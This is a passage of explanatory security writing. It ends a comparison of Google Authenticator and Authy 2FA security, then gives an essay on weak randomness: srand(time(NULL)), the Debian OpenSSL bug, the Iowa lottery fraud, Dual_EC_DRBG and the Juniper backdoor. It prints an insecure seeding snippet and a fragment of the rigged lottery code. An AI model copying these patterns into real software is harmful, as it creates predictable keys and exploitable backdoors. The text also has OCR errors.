It is a must to create the the requested data from the application and provide the data at the time of login to a service using Google Auth. For HOTP, this data is checked for the HOTP value calculated using the current counter value (ex. 10) and the counter value up to the next look ahead (eg 20 this means counter 10-30) and the synchronization is assured. Google does not disclose the value it is using as the HOTP look ahead, but it is mentioned in the documents of a close rival, Yubikey, that this value should be between 50 and 80 and should not exceed 100. In the time based (TOTP) method, the two sides generate time-dependent code and the code generated by the application is entered into the system by the user. If the code in the system does not match, the time problem arises and the time must be synchronized / updated in both systems.

3.) Account migration/deletion

In 2FA used systems, account operations are performed in two ways, as self-service and as administrator aided. In the self-service method, the user can perform the operations related to the account on the server (change / equalize counter value, change privacy data and delete account). Leaving some of these values to unauthorized / less authorized users may introduce security problems, and therefore only a certain part of these values should be changed or displayed. For services that use Google Authenticator, to delete the 2FA method, first the user should login using 2FA authentication. Than the 2FA method could be removed from Application using Google Auth. If first the Google Auth application is deleted before removing 2FA, login to the services might fail and contacting to system/service manager (Google) might be required.

For account migration between devices, shared secret data should be moved between Google Auth. applications. That means, for every old account using Google Auth., logging in, going to change code menu, acquiring a new QR code and manually entering it to the new Google Auth. application is required. This situation takes long time because of the challenges of necessities from visiting each account again to manually carry out the account migration. This situation, combined with 2013 update crisis, renders the usability pretty low. As a result of an 2013 update the 2FA keys of all users who installed the update were automatically deleted, which enabled most users to realize how many problems the reinstallation could create and caused a search for an alternative. In the period following the 2013 crisis, it was exposed that the deleted application does not completely destroy the keys (https://github.com/google/

google-authenticator/issues/632) and with the emergence of similar problems, use of the application has decreased gradually.

Red Corner, Authy,

Yes, the Authy application, which was born against users' migration problem offering an easier solution works in partnership with many great services and also supports Google Auth keys. Authy allows the authenticated accounts to synchronize with all devices over the cloud, making it easier to transfer accounts. In its own webpage, transition process and the differences between Google Auth. and Authy are being listed based on twitter messages. this list, besides the following quote from an incorrect article "*Google Auth. could be used only on one device, when it is desired to be used on a second device Google automatically deletes the first device.*" and unavailability of the twillio explanation link for multi-password support, explains the advantages of the Authy's in a nice way.

These advantages are obvious when considering the disadvantages of Google Authenticator:

- Google Authenticator is only available on mobile devices and cannot be used as computers and browser add-ons.
- Difficulty in the migration process and therefore unable to perform encrypted backups while transferring the account.
- Not having password protection and relying only on device security,
- It hasn't been updated for a long time and it has known problems.
- Decrease in supported services due to the decrease in use.

We would like to conclude our writeup with the review of the Authy application's safety.

The first point is the multiple passwords that Authy brings. Google Auth. does not have password during login, and all attackers that can bypass the device's lock screen could reach Google Auth. application. Due to the emergence of vulnerabilities showing that device lock screen can be bypassed rising every day, trust for the devices built in security is questioned by users. Security solutions based on device security are not as secure as they are supposed to be. In this case, Authy protects the application and accounts with three passwords. The first of these passwords, the backup password, protects the backups used in the cloud system. In this way, even if an attack against Authy's cloud systems has taken place, the attackers cannot capture your 2FA information.

Another security measure is PIN protection. It is wrong to call this as a password, but the confusion of password, PIN, cipher concepts is not mentioned in this article, it is enough to only know that this is an error. In PIN protection a 4-digit code requested from the user when entering the application and prevents unauthorized access to the application. This security measure does not constitute an obstacle for attackers which got a hold of the device (or has a backup). The master password, which is the last security measure, is only available in the computer version of Authy. This measure ensures that the application is password protected when not in use. This password is a like a modified and longer version of PIN protection designed for computer application.

Authy uses PBKDF2 function for the backup password. This function takes the entered password as input and produces a longer and stochastic output. This improves the security of for even the low-quality passwords. Besides this, Authy also adds salt to the passwords and hashes them 1000 times. Authy states that this value will increase in proportion to the increase of the processing capacity of mobile devices and that salt (salt) value is composed of safe and random data. All 2FA switches are then encrypted with the AES-256, CBC mode using the output of the PBKDF2 function. All 2FA secrets are then encrypted with the AES-256, CBC mode using the output of the PBKDF2 function. The IV used in this mode varies according to each account. If any 2FA switch is smaller than 128 bits, it is filled using PKCS#5. As a result of these processes, only the encrypted result, salt and IV value are sent to the server. The key required for encryption and decryption is not available on the server, so that the data held on the server is secured. Before starting any research, the first factor that could create problems seems like the salt and IV production with PKCS#5 function. When there is PKCS#5, Padding oracle is the first attack which appears in our minds, and the security of the IV value generated from the account data (the functions accomplishing this task) could be the weakest link in the chain. The safety of salt production (which is explained in the shared link on their webpage) offers a confidence that security measures are taken care, but still the second weakest link of the chain is salt production.

Trust Issue,

Authy provides both 2FA service and supports other applications that provide 2FA service. Yes, you didn't hear it wrong, the support of its 2FA service has a security problem but this problem is not seen in other supported systems.

How you might ask ? systems that use Authy 2FA service require your phone number instead of giving you a code or QR. As both the web service you are a member of and the Authy knows the phone number, they are automatically matched. The 2FA codes created by matching accounts in this way are produced as 7 digits compared to 6-digit codes from RFC4226 / Google Auth. Authy's 7-digit 2FA codes are not securely stored in the cloud as mentioned earlier. Cloud storage is connected to your Authy account instead of being encrypted.This means that when you install Authy on a new device and verify it, you will have all the keys added via Authy. So attackers who could access to your phone/software can see your 7-digit 2FA codes and access the values used to create those codes without using the password you use to back up in the cloud. Authys own 2FA service does not use cloud passwords and is based only on the security of the application / account. How does authy provides the security of account, you might ask; SMS. Yes, when a new Authy application is installed, it requires validation from the previously authenticated application or SMS verification to transfer old passwords. We can say that this approach is more problematic in cloud backups by keeping in mind that verification can be accomplished from different numbers by spoofing.

So in short, after Authy account transfer your keys created with Authy 2FA are unencrypted while your Google 2FA key is encrypted. Therefore, major crypto-money discussion forums are suggesting to replace Authy with Google Auth. Our suggestion for you to use Google Auth if you don't have a problems with the manual transfer process, in other cases you can use Google Auth and store your Google Auth key with Authy via cloud encryption (Using Authy application for easy distribution of other 2FA keys instead of 2FA authentication).

Resources:

https://authy.com/blog/authy-vs-google-authenticator/

https://support.twilio.com/hc/en-us/articles/223134967-Backups-password-Master-password-and-PIN-protection-for-Authy

https://www.codeproject.com/Articles/704865/Salted-Password-Hashing-Doing-it-Right

When "random" numbers aren't really random (maybe the NSA's fingerprints are on them)


There are rand() or random() functions in almost every programming language.

From their names, you would think that these functions generated random numbers. However, this is far from the case.

We first need to realise that understanding what randomness is, not a simple matter.

For instance, is 42 a randomly generated number? It is not possible to answer this question. Yet, for most numbers, and number sequences or in circumstances when the number is not already known, this question is meaningful.

Is this sequence, 1,1,1,1 random? Maybe, maybe not. A number generator created to construct genuinely "random" numbers using natural processes may perfectly well output a sequence like this. If the generator outputs this sequence once, its randomness is not put in doubt. If we throw a coin four times in a row and all four tosses give the same answer, we shouldn't be surprised or question the fairness of the coin. The probability of such an event is 12.5%, 1 in 8, so it should not be at all uncommon.


TOUR OF ACCOUNTING
OVER HERE WE HAVE OUR RANDOM NUMBER GENERATOR.
scottadams@aol.com
www.dilbert.com
NINE NINE NINE NINE NINE NINE
© 2001 United Feature Syndicate, Inc.
ARE YOU SURE THAT'S RANDOM?
THAT'S THE PROBLEM WITH RANDOMNESS: YOU CAN NEVER BE SURE.

cartoon[1]

[1] https://dilbert.com/strip/2001-10-25 , retrieved on 2019-01-08

Probability is a difficult subject, one that sometimes confuses the most serious mathematicians. For example, Paul Erdos, a prolific and respected mathematician, refused to believe the solution to the simplest of probability problems, the “Monty Hall” problem, even when faced with the correct answer[2].

Probability is not something that concerns only gamblers. With the invention of thermodynamics and then of quantum physics, we discovered probability and probabilistic calculations in the very foundations of the universe. Ludwig Boltzmann discovered the concept of entropy and introduced probabilistic calculations to physics in order to the foundation of contemporary thermodynamics. In 1905 - Einstein’s *miracle year* - in one of his articles, Einstein analysed Brownian Motion (the irregular movement of tiny particles suspended in a liquid) and solved it using probabilistic calculations. In the 1920s, Schrödinger, Heisenberg, and other scientists developing quantum physics gave a central role to probability in understanding the physical world. Randomness thus took its place in the foundations of our understanding of the universe.

Nevertheless, probability and randomness remained, and remain, confusing concepts.

Solomonoff - Kolmogorov - Chaitin Randomness

In 1933, the Russian mathematician Andrey Nikolaevich Kolmogorov gave an axiomatic basis to the theory of probability with his book Foundations of the Theory of Probability[3]. We are not going into this deep subject directly.

The part that interests us is the algorithmic randomness theory developed by Ray Solomonoff[4] Kolmogorov and Gregory Chaitin. As computer scientists interested in computational theory, the fact that this definition is a computational definition is of particular interest to us.

According to this theory, the randomness of a sequence is measured by the length of the shortest program that can generate it. For purposes of comparison, it would be necessary to specify a programming language, in advance[5]. Though we would hardly do this job in Visual Basic, the concept is essentially clear. if writing the contents of the sequence between quotation marks in a call to the printf function is the shortest program to output the sequence (let’s say, in C), this sequence is considered random. If there exists a shorter program, then the sequence is not considered random. If you are wondering how an sequence can be generated by a program shorter than itself, consider any file compression program, for example zip. If a file is compressed its compressed state is packaged with the program that can re-create it, a program shooter than the original sequence may be obtained. The self-extracting zio file is an example of this. The contents of an uncompressable file are considered random.

However, unfortunately, we immediately face a problem. The zip program’s compression methods are specific and limited. A file that might well be compressed with other methods may not be compressed using zip. Other methods may be tried, but this does process does not have a definite end. One of the theorems the founders of this field proved is that this beautiful randomness definition is uncomputable. You cannot write a program that looks at any file and calculates its shortest

[2] The Monty Hall problem refers to a TV game show in which a contestant is shown three closed boxes, only one of which contains a prize. The contestant chooses a box. The presenter of the programme (Monty Hall) opens one of the other boxes and shows that it is empty. He then asks the contestant, “Do you want to change your choice?”. The problem is whether the contestant should change their choice. Paul Erdos refused to accept the correct answer, that the contestant actually doubles their chance of winning a prize by changing their choice, until he was shown a simulation. This highly productive an creative mathematician was convinced, not by a mathematical argument, but by a practical demonstration. Probability is a difficult subject.

[3] Kolmogorov, Andrey (1956). *Foundations of the Theory of Probability* (2nd ed.). New York: Chelsea. ISBN 978-0-8284-0023-7

[4] It was a great source of pride for us to invite and listen to a workshop over three days given by Ray Solomonoff during the 5th Turing Days organized by the Department of Computer Science at Istanbul Bilgi University in 2006. Unfortunately, these days at Bilgi University, it would be inconceivable to think about the necessary budget or the requisite vision to embark on such a project. The program of that event is available at this link: https://web.archive.org/web/20060615000718/http://cs.bilgi.edu.tr:80/pages/turing_days/. The World Wide Web does not forget! web.archive.org is a very nice resource. cs.bilgi.edu.tr, the Bilgi Computer Science web site, has long since been shut down by those who failed to understand its value, but the content still lives on at web.archive.org.


[5] Chaitin chose LISP.

Participants in the 2006 "Randomness and Complexity" Turing Days workshop held at Bilgi university. The photo was taken on a Bosphorus tour. Ray Solomonoff is the fifth person from the right, with a long white beard.

compressed version. Chaitin and Kolmogorov proved this as a theorem. Therefore, a program that measures the randomness of an sequence, at least according to this definition cannot be written. This is a fundamental and also a practical difficulty, as we will see.

Let's give another example. The expansion of the constant π (3.14159265359...).can be calculated easily by a relatively short program Any subsequence of this extended sequence of digits seems random and would pass any statistical randomness test. However, it is not random. We can recognize the expansion of the number π, but further unrecognisable sequences can be generated in a simple way by transforming the original into seemingly random, yet, by our definition totally non-random sequences. The theorem shows us that there is a definition, but not a measure, of randomness.

The horrible thing is that the rand () or random () functions in the libraries of programming languages embody exactly this problem. The sequences produced by functions of the rand() type are not at all random, but instead, they are the opposite of randomness. Because these functions are short programs generating a sequence of numbers that appear random.



```
int getRandomNumber()
{
    return 4;  // chosen by fair dice roll.
               // guaranteed to be random.
}
```

Entropy is necessary

As most C programmers know, the rand() function generates a number sequence that is completely determined by its start point yet looks random. It may even be useful for this to be so when testing software. If a certain sequence of inputs causes an error, it is a good thing to be able to produce the same pseudo random sequence again. However, if the occurrence of the same sequence is not wanted, this property of the rand() function is a problem.

The solution is to import some randomness from another place. To do so, in C for example, the srand() function is used. The parameter given to the srand () function creates an initial value for the number sequence to be generated by rand(). This number is called the seed. Borrowing a concept from thermodynamics, we call the randomness introduced by this number "*entropy*".

A horrifying discovery

I Googled "C language rand" and checked the search results returned on the first page. The first method preferred for using rand() function is primarily calling the srand() function. In almost all results, the C-language code looks like this example or exactly the same. It is certain that this is copy-paste from whom it is not known. I took the example from a page claiming to be an *Information Security Blog*. To save their blushes I will not give a reference. In any event it would be unfair, as the same C code appeared in almost all search results

```
int main() {
  int rastgele;
  srand(time(NULL));
  rastgele=5+rand()%25;
  printf("%d",rastgele);
  return 0;
  getch();
}
```
[6]

As Jonathan Swift wrote in 1710; "Falsehood flies, and truth comes limping after it"[7],

With this aphorism, Swift predicted the future of the internet. This faulty (and dangerous) code emerges wherever you search, and a more correct version is nowhere to be found. However, it is a great example of bad code.

To import entropy, this function uses the time() function. The value returned the time in seconds elapsed from 1 January 1970. So, the result is universally known and only changes once a second second. This may be enough for a student executing a program manually, but in the real world, where randomness does matter, this is a complete disaster.

It can be said that this is only one example, but it is very bad one and a classic example of an approach that should be avoided in secure applications.

When random numbers are used to create crypto keys or passwords;

(a) The result of the time() function changes only once per second. Two processes using srand() and rand() in the same second on a server will produce the same result. The same password or key will be given to two different processes that made a request at the same second.

(b) Everyone knows the output of the time() function, including any possible attacker.

Showing this code snippet to beginning programmers is equivalent to showing a baby how to stick its fingers into power sockets at home. Nothing bad happens right away, but the lesson creates some seriously dangerous habits

Of course, in applications where randomness is critical, as seed, as the source of entropy, much better and really random data are used than time() function. The /dev/random file in the *nix operating systems contains random numbers derived from the data collected from the computer's physical surroundings. The entropy within this file is a precious source for the operating system. The computer continuously collects new and random


[6] In this code example, the use of the getch () function should always ring our alarm bells. A function required only in Microsoft Windows' crippled C environment. It is not contained in the standard libraries of C. I will not give concrete reference to the codes I found, the sharers of the code are not to blame. For those who want to know can make a Google search.

[7] "Falsehood flies, and truth comes limping after it,
so that when men come to be undeceived, it is too late;
the jest is over, and the tale hath had its effect:
like a man, who hath thought of a good repartee when the discourse is changed,
or the company parted; or like a physician,
who hath found out an infallible medicine, after the patient is dead."

information from precise timings (in microseconds) such as mouse and keyboard movements.

It is a bit tougher for servers, which lack a keyboard and mouse. Information from precise timings in the network traffic can be collected. Special hardware can be used in critical applications such as banking, money transfer security and lotteries. Random data can be collected at a quantum level from special tools containing a small amount of radioactive Americium.

Cloudflare – a content delivery network and network security company, found an eccentric solution. In the lobby of Cloudflare's San Francisco head office, there are 80 lava lamps. A lava lamp is a home tool that was popular in the 60s whose bi-coloured oils move randomly with the heat of the lamp. The motions of the oils in the Lava lamp are, in the scientific sense, chaotic. A camera records the movements of the oils and these movements are the source of entropy for software in Cloudflare's network.[8]



Cloudflare's solution to entropy: using 80 lava lamps!

When randomness Is lacking

Lack of entropy can be a complete disaster for security.

The Debian Linux distribution is one of the most popular Linux distributions for servers. And to make things worse, other popular distributions like Ubuntu and Mint are derived from Debian.

In my previous articles, I have referred to security vulnerabilities, deriving from weaknesses of the C programming language, such as the failure to prevent array bounds violations. To reduce the effects of these problems, code scanning applications are used to detect "risky" program behaviour. For example, applications such as Purify or Valgrind are used to scan C source code. Debian developers scanned the libssl encryption library and found that these tools reported some weaknesses.

It is still possible to read the arguments between the developers about this subject. Briefly, conversations like "What are we going to do? Why does this code throw an exception? These lines give an error - shall we delete them?" take place between the developers. A quotation from conversations on the Debian bug tracking system:

```
The problems are the following pieces
of code in the crypto/rand/md_rand.c:

#ifndef PURIFY

          MD_Update(&m,buf,j); /* pu-
rify complains */

#endif

What it's doing is adding uninitial-
ized numbers to the pool to create
random numbers.

I've been thinking about commenting
those out.

...

Martin, what do you think about this?
```

These exchanges are the harbingers of a disaster. Those critical, "problematic", code lines were deleted, along with the entropy that they provided. This change took place in 2006.

As a result, the entropy being used in a critical process in the libssl cryptographic library fell to just 16 bits.

It is necessary to briefly explain how cryptography is used to understand the consequences of this. RSA public key encryption technology uses large (very very large) prime numbers. The cryptographic secret is two

8 https://blog.cloudflare.com/randomness-101-lavarand-in-production/

large prime numbers, the public key you share with people who want to send you a message is generated from the product of these two numbers. The difficulty of factorising the product is the key to the security of the encryption.

Therefore, the secret of the cryptographic method is exposed if it is possible to find the secret prime numbers.

The key point here is the problem with the method used for generating large prime numbers. Essentially, large numbers are selected at random and then tested for primality. The primality test, using the Rabin-Miller method, also depends on the generation of random numbers. This is the fastest known method for finding large prime numbers.

However, here's the problem: if the entropy entering the process is only 16-bits, the large numbers created are chosen from a pool containing only 65,535 numbers. Thus there are only 65,535 unique keys. For good or evil, modern computers work fast. In a few milliseconds, an attacker can try all 65,535 possible keys and unlock access to the system.

And, unfortunately, that is exactly what happened. With the deletion of these “problematic” lines of code, every server running that version of Debian, or any of its derivatives, was vulnerable to this very simple exploit[9].The problem was only detected in 2008. So, for 2 years this vulnerability was open to exploitation.

Lack of entropy is not always an accident: Deliberate lack of Entropy

Image: Francesco Francavilla

[9] In the Department of Computer Science at Bilgi University, we, too, were victims of this vulnerability. I only wish the student who got into our servers had done so by his own efforts. However, unfortunately, he was a ”script kiddy” who used a downloaded script. His target was that term's exam questions. The alarm bells of our Intrusion Detection System immediately rang. Since he was carrying out the attack from a machine in one of our own labs, our people just ran down to the lab and caught him red handed sitting at a screen. Since we did not trust the security of our own servers, we were using GPG encryption when sending exam questions between professors and assistants. Since GPG is a carefully written application which insists on using entropy generated from mouse movements, our exam questions were never actually under threat.

It is hard to detect entropylessness for the theoretical reasons we have discussed. Since algorithmic complexity is not a calculable quality, the entropy contained in the numbers coming from a random number generator cannot, post facto, be calculated.

And this may lead to "undetectable" crimes. Which is exactly what happened in the Iowa State Lottery in the US[10].

Eddie Tipton, the programmer of the random number generator used in the lottery, cheated with the entropy in 2006. The entropy of random numbers in lotterys often comes from a device that uses special radioactive randomness. Our programmer has added a few lines of code that, on certain dates, substituted most of the entropy from that device with numbers derived from the date itself, making the lottery results predictable for anyone who knew the code. He exploited the same vulnerability shown in the srand(time(NULL)) code snippet we exposed earlier in this article. Of course, this code was audited. The changes he had made went unnoticed, and the code was approved.

For 4 years, the winning numbers on the special days were drawn from a pool of several hundred possibilities instead of millions. Every time that pool was different, and because of the incomputable nature of randomness, no one could have noticed it. Of course, it is forbidden for lottery workers to buy lottery tickets. Eddie Tipton would give his relatives and friends a number and would get a pay-off for tipping them off.

Tipton only got caught because of his greed and carelessness. At the end of 2010, Eddie Tipton bought a ticket that won $16.5 million. He tried to claim the prize by proxy and then backed down from claiming the prize. The event remained secret for 4 years. When a new public prosecutor published the security camera recording showing the moment the winning ticket had been bought, someone recognized Tipton and turned him in. However, once this discovery had been made, the records of old lottery winners were searched for Tipton's relatives and friends, and the magnitude of the fraud was revealed, though not Tipton's modus operandi. By this time, the code of the old random number generator had been deleted, so the trail leading to Tipton's exploit could have gone cold. Eventually a backup of the old random generator code was found in another state and the secret was revealed..

Tipton, was convicted in 2014, and is still in prison at the time of writing.

```
aturday = (day_of_week = 7)
s_saturday Or is_wednesday Or is_hour_o
    day_of_year = DatePart("y", Date, 1
    year_num = DatePart("yyyy", Date, 1
    day_is_147 = (day_of_year = 147) 'r
    day_is_327 = (day_of_year = 327) 'r
    day_is_363 = (day_of_year = 363) 'd
    If day_is_147 or Day_is_327 or Da
            return 8
    End if
```

STATE LOTTERY
WIN BIG!
NEW JACKPOT

Image: Francesco Francavilla

[10] *The Man Who Cracked The Lottery,* Reid Forgrave. New York Times 2018-05-03 https://www.nytimes.com/interactive/2018/05/03/magazine/money-issue-iowa-lottery-fraud-mystery.html (accessed 2019-01-02)

Lack of entropy is not always an accident: government inspired lack of entropy

National Security Agency (NSA), one of the US intelligence agencies, has a very long list of previous form on trying to propagate weak cryptography. What the NSA does is simple: it disseminates and encourages the adoption of cryptographic methods that appear to work well but can be broken by an agency wt all the resources of the government, like the NSA itself. Their slogan is "Nobus": Nobody but us. For example, when Bill Clinton was US President, his government tried to impose a cryptographic chip called Clipper as a standard. There was a backdoor open to the government in the Clipper chip which had been created in 1993. The government had a secret key that opened every chip. Another security vulnerability was found in this backdoor. Fortunately, banks and other institutions in need of cryptographic security did not accept Clipper because of its general vulnerabilities, thus preventing its adoption as a standard.

MYK-78 Clipper chip - NSA's golden key

This setback did not put an end to such efforts by the NSA. 25 years later, in 2015, under the Obama administration, FBI director James Comey wanted all cryptographic methods to have a compulsory back door for the state.[11] The UK government has also demanded cryptographic back doors. Security experts and scientists have always object to these attempts. One crucial objection is the fact that a hidden back door is unlikely to remain hidden from malfeasants. If people with bad intentions (worse intentions, even, than the state) can find the keys to these back doors, then commercial secrecy is dead and bank robbery becomes a trivial exercise. An article published in Communications of the Association for Computing Machinery (CACM) journal was more like a manifesto, written by distinguished authors in the field, including Ronald Rivest, Harold Abeson and Whitfield Diffie, denounced the idea of government back doors in cryptographic schemes.[12]

There are attempts to impose back doors through laws and government policy. There are also covert attempts to insert back doors by secretly propagating defective algorithms..

As Bruce Schneier, a random number generator expert, wrote: "In old times, when the NSA wanted to weaken commercial cryptographic methods, one way they chose was to secretly decrease the entropy of a Random Number Generator"[13].

In 2006, theNIST (National Institute of Standards and Technology) proposed a new random number generator. NIST published a new standards paper containing several random number generators.[14] Among these was the Dual Elliptic Curve-based Dual_EC_DRBG proposed by the NSA. The NSA recommended their own solution. The peculiarities of this random number generator were immediately recognized by the cryptographic community. At the Crypto 2007 Congress, Microsoft employees Dan Shumow and Niels Ferguson

11 What the government should have learned about backdoors from the clipper chip, https://arstechnica.com/information-technology/2015/12/what-the-government-shouldve-learned-about-backdoors-from-the-clipper-chip/ accessed 2019-01-08

12 *Keys Under Doormats* Harold "Hal" Abelson, Ross Anderson, Steven M. Bellovin, Josh Benaloh, Matt Blaze, Whitfield "Whit" Diffie, John Gilmore, Matthew Green, Susan Landau, Peter G. Neumann, Ronald L. Rivest, Jeffrey I. Schiller, Bruce Schneier, Michael A. Specter, Daniel J. Weitzner, Communications of the ACM, October 2015, Vol. 58 No. 10, Pages 24-26 10.1145/2814825

13 https://www.schneier.com/blog/archives/2008/05/random_number_b.html accessed 2019-01-08

14 https://csrc.nist.gov/publications/nistpubs/800-90/SP800-90revised_March2007.pdf I could not access this resource because of the closure of the government imposed by President Trump. "Computer Security Resource Center - Due to the lapse in government funding, csrc.nist.gov, and all associated online activities will be unavailable until further notice." This notice was accessed 2019-01-10

made a presentation[15] **which** showed that there are some constant values embedded in the Dual EC_DRBG algorithm and that these constant values can be generated from other hidden values, and that someone who knows the hidden values can decrypt the cipher after seeing an output of only 32 bytes of this random number generator. Shurnow and Ferguson could not discover the hidden values, but they were able to prove that they existed.

Bruce Schneier, wrote an article on wired.com, titled 'If you're in need of a random number generator, my advice is not to use Dual EC_DRBG *under any circumstances.*'

Schneier did not consider the possibility that the NSA had deliberately inserted a back door into the Dual_EC_DRBG, since in his view doing so would have been too obvious. Nonetheless, he strongly warned against using Dual_EC_DRBG, just in case.

So the idea that the backdoor was deliberately inserted remains only speculation. This much is certain, thanks to the vigilance of the cryptographic community, another weak cryptographic algorithm had been exposed. That is how we progress

Nightmare becomes reality

Only it did not work out like that.

Juniper Networks[16] is a very important internet infrastructure and network security company. With 37% of the router market and turnover of 5 billion dollars in 2017, it is one of the largest internet companies after CISCO.

The sample Juniper Networks NetScreen product inspected in the research - Secure Services Gateway SSG 550M

One of their products is the NetScreen VPN router. These devices have a critical role in the field of securing Virtual Private Network conversations.. In October 2008, version number of the ScreenOS software on these devices was upgraded to 6.2. With this upgrade, the device's RandonNumber Generator was changed to be Dual_EC_DRBG. Five other changes were made that adversely affected the security of the device. On top of that, in August 2012, a critical parameter of the device's Dual_EC_DRBG implementation was changed by someone from outside the Juniper company.

In September 2013, former CIA employee Edward Snowden leaked some ten thousand scertedocuments to journalists and after a journey around the world managed to escape to Russia. Information from the documents were published in some prestigious newspapers such as the Washington Post and The Guardian in London. Among the allegations was the claim that "the NSA had put a back door into a random number generator. Dual_EC_DRBG is not mentioned in the documents, however it was referred to as "a vulnerability discovered in 2007 by two Microsoft

15 *On the Possibility of a Back Door in the NIST SP800-90 Dual EC Prng*, Dan Shumow, Niels Ferguson http://rump2007.cr.yp.to/15-shumow.pdf accessed 2019-01-08

16 https://www.juniper.net/

employees". Clearly the reabdomnnumber generator referred to is Dual_EC_DRBG. After this revelation, the NIST withdrew its recommendation to use Dual_EC_DRBG. In a press release, Juniper claimed that they used two different random number generators in sequence and that since only one of these was Dual_EC_DRBG, the privacy of the device was not affected by the backdoor.

However, finally, in September 2015, Juniper did accept the existence of a problem. But the patch they deployed did not solve the Dual_EC_DRBG induced vulnerability.

In a 2016 article, a team of security researchers revealed the whole problem by reverse engineering the software contained in Juniper NetScreen devices.[17] What can I say about this beautiful article? It is a clear, calm and carefully written article about programming, security, and cryptography. I just want to mention two important points it makes:

(a) In the code in question, a global variable's value is changed. The variable is a loop control variable, so the reverse engineering process labelled the variable "index".. Since the code was obtained by reverse engineering, the source code might have contained a for or while loop. This doesn't matter. Anyone reading the reverse engineered code would assume that this variable is local. This variable being made global was one of the changes that led to the vulnerability.

If I were to write a C textbook, I cannot think of a more striking example of the potential harm from the use of global variables. When the global variable is changed within the invoked function, it is virtually impossible to understand, or at least very easy to misunderstand, how the invoking function works.

(b) A technique was used to prevent the monitoring of the variable's scope change from the reader of the code. Look at the code: Dual_EC_DRBG is only used to create the seed of another, innocent, number generator namely X9.31. However, as a result of a trick mentioned in part (a), before each use, the X9.31 random number generator is re-seeded with a value originated from Dual_EC_DRBG. In the above C-code code samples downloaded from the internet, "only call the rand() function in the loop, call the srand() function once" is written. This rule is violated. That's why the X9.31 random number generator, which is actually innocent, has no share in this.

All in all, there is no smoking gun evidencing the NSA's guilt in the Juniper Systems affair. However, there is a gun, and someone was shot. The identity of the shooter remains a matter for speculation. Where there's smoke, there's fire.

Conclusions

We have looked at a few random number generators that are far from random, and some critical accidents that were just waiting to happen.

Cryptography is a difficult subject, broad and deep, and "a little learning is a dang'rous thing" - Alexander Pope[18]

The number of people who think they understand cryptography is much more than the number of people who really understand it. This author also makes no claims. I have shared with admiration what I have read in references. That's all.

As we saw in the Debian SSL example, it is very easy to cause vulnerabilities unintentionally.

[17] *Where Did I Leave My Keys?: Lessons from the Juniper Dual EC Incident* Stephen Checkoway, Jacob Maskiewicz, Christina Garman, Joshua Fried, Shaanan Cohney, Matthew Green, Nadia Heninger, Ralf-Philipp Weinmann, Eric Rescorla, Hovav Shacham, Communications of the ACM, November 2018, Vol. 61 No. 11, Pages 148-155 10.1145/3266291

[18] "A little Learning is a dang'rous Thing;
Drink deep, or taste not the Pierian Spring:
There shallow Draughts intoxicate the Brain,
And drinking largely sobers us again."

An Essay on Criticism, (1709) Alexander Pope, Everywhere in the world of security, randomness is a critical weapon and a defence mechanism. For the cryptographer, in order to prevent side-channel attacks like Meltdown and Spectre, it is important for the system to act unpredictably by randomising memory locations and timings. Entropy is important and is worth its weight in gold in our systems. We should follow mathematicians and their theorems carefully. They do know something.

From the Juniper case we learn something else important. Attempts by government to create a back door for state agencies may also break the lock on the front door. The systems will be vulnerable attack by any assailant. In the Juniper case, the intervention by the NSA could not be proven. At the end of the day, however, the VPN device of one of the biggest companies on the market was completely vulnerable to being listened to for over 9 years..

The authors of the the CACM journal article about Juniper Systems make a number of important recommendations. I have added my own observations and opinions to theirs.

(a) Software. Cryptographic code should be locally auditable. It should be possible to understand what a function does by looking at its code, independent of any other programs. Global variables and global storage areas should be avoided. When auditing code, the quality of the code should be taken into account.

